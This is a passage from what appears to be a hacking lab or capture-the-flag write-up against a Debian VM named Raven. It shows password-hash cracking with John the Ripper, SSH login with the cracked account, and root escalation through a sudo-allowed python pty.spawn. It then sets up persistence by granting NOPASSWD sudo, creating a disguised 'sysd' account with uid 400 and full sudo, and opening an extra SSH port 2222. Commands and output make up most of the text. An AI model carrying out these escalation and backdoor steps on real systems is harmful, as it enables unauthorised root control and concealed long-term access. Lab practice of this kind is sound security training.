0g 0:00:11:24  3/3 0g/s 43346p/s 43346c/s 43346C/s kuab9*..kh5548
0g 0:00:11:25  3/3 0g/s 43348p/s 43348c/s 43348C/s radb21..radmed
0g 0:00:11:26  3/3 0g/s 43346p/s 43346c/s 43346C/s rserlz..rsevy4
0g 0:00:11:27  3/3 0g/s 43344p/s 43344c/s 43344C/s hyvw3f..hyv8ar
0g 0:00:11:28  3/3 0g/s 43343p/s 43343c/s 43343C/s 126cfw..129kko
0g 0:00:11:29  3/3 0g/s 43344p/s 43344c/s 43344C/s 1lyv2h..1l2f17
0g 0:00:11:34  3/3 0g/s 43349p/s 43349c/s 43349C/s arrhod..arojlj
Session aborted
root@Kali:~/Documents# john -show
Password files required, but none specified
root@Kali:~/Documents# john -show pwdhashes.txt
User2:pink84

1 password hash cracked, 1 left
root@Kali:~/Documents#
```

Opened a new terminal window and SSH'd into the server using steven's account

```
root@Kali:~# ssh steven@192.168.1.110
steven@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Wed Jan 20 18:49:50 2021 from 192.168.1.90
$
```

Checked steven's sudo privileges with *sudo -l.*


```
$ sudo -l
Matching Defaults entries for steven on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User steven may run the following commands on raven:
    (ALL) NOPASSWD: /usr/bin/python
$
```

Ran whoami to verify the user account I was currently using and found that he had sudo privileges on /usr/bin/python.


Ran *sudo python -c 'import pty;pty.spawn("/bin/bash");'* to escalate my privileges to root access.

```
$ whoami
steven
$ sudo python -c 'import pty;pty.spawn("/bin/bash");'
root@target1:/home/steven# whoami
root
root@target1:/home/steven#
```

Checked the sudoers file with *visudo -f sudoers* to see steven's access



Added full root-level access to steven in the sudoers file to maintain access



Exited the root account and ran *sudo nano /etc/passwd* to verify sudo access for the steven account

```
$ whoami
steven
$ sudo nano /etc/passwd
$
```

```
  GNU nano 2.2.6                          File: /etc/passwd

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:103:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:104:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:105:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:106:systemd Bus Proxy,,,:/run/systemd:/bin/false
Debian-exim:x:104:109::/var/spool/exim4:/bin/false
messagebus:x:105:110::/var/run/dbus:/bin/false
statd:x:106:65534::/var/lib/nfs:/bin/false
sshd:x:107:65534::/var/run/sshd:/usr/sbin/nologin
michael:x:1000:1000:michael,,,:/home/michael:/bin/bash
smmta:x:108:114:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false
smmsp:x:109:115:Mail Submission Program,,,:/var/lib/sendmail:/bin/false
mysql:x:110:116:MySQL Server,,,:/nonexistent:/bin/false
steven:x:1001:1001::/home/steven:/bin/sh
vagrant:x:1002:1002:,,,:/home/vagrant:/bin/bash
```

2nd backdoor - new “system”-ish user

Created a user named “sysd” using *sudo useradd sysd*
Gave “sysd” a new, difficult-to-hack password (not telling you what it is)
Gave “sysd” a user id of 400
Gave “sysd” a group id of 400

```
$ sudo useradd sysd
$ sudo passwd sysd
Enter new UNIX password:
Retype new UNIX password:
passwd: password updated successfully
$ sudo usermod -u 400 sysd
$ sudo groupmod -g 400 sysd
```

Ran *sudo visudo* to modify the sudoers file

```
  GNU nano 2.2.6                        File: /etc/sudoers.tmp

#
# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults        env_reset
Defaults        mail_badpass
Defaults        secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD:ALL
```

Added several spaces below the “steven” account and created a new entry for the “sysd” user: sysd ALL=(ALL:ALL) NOPASSWD:ALL

```
  GNU nano 2.2.6                        File: /etc/sudoers.tmp

# User privilege specification
root    ALL=(ALL:ALL) ALL

# Allow members of group sudo to execute any command
%sudo   ALL=(ALL) NOPASSWD:ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

steven ALL=(ALL) NOPASSWD:ALL

sysd ALL=(ALL:ALL) NOPASSWD:ALL
```

Swapped to the new “sysd” user account and ran *whoami* to verify the account in which I was logged in. Tested my new access by running *sudo -l* to view my sudoer privileges

```
$ su sysd
Password:
$ whoami
sysd
$ sudo -l
Matching Defaults entries for sysd on raven:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User sysd may run the following commands on raven:
    (ALL : ALL) NOPASSWD: ALL
```

Edited the sshd_config file to add a new ssh port (2222)

```
  GNU nano 2.2.6                          File: /etc/ssh/sshd_config

# Package generated configuration file
# See the sshd_config(5) manpage for details

# What ports, IPs and protocols we listen for
Port 22
Port 2222
```

Tested the new configuration and user account by exiting out of the steven account ssh session and restarting the SSH service

```
$ exit
$ whoami
steven
$ exitConnection to 192.168.1.110 closed.
root@Kali:~# systemctl restart ssh
root@Kali:~#
```

SSH’d into the target machine with the new sysd account

```
root@Kali:~# ssh sysd@192.168.1.110 -p 2222
sysd@192.168.1.110's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Jan 26 10:06:51 2021 from 192.168.1.90
Could not chdir to home directory /home/sysd: No such file or directory
$
```

Ran *sudo su* to escalate privileges to root

```
$ sudo su
root@target1:/#
```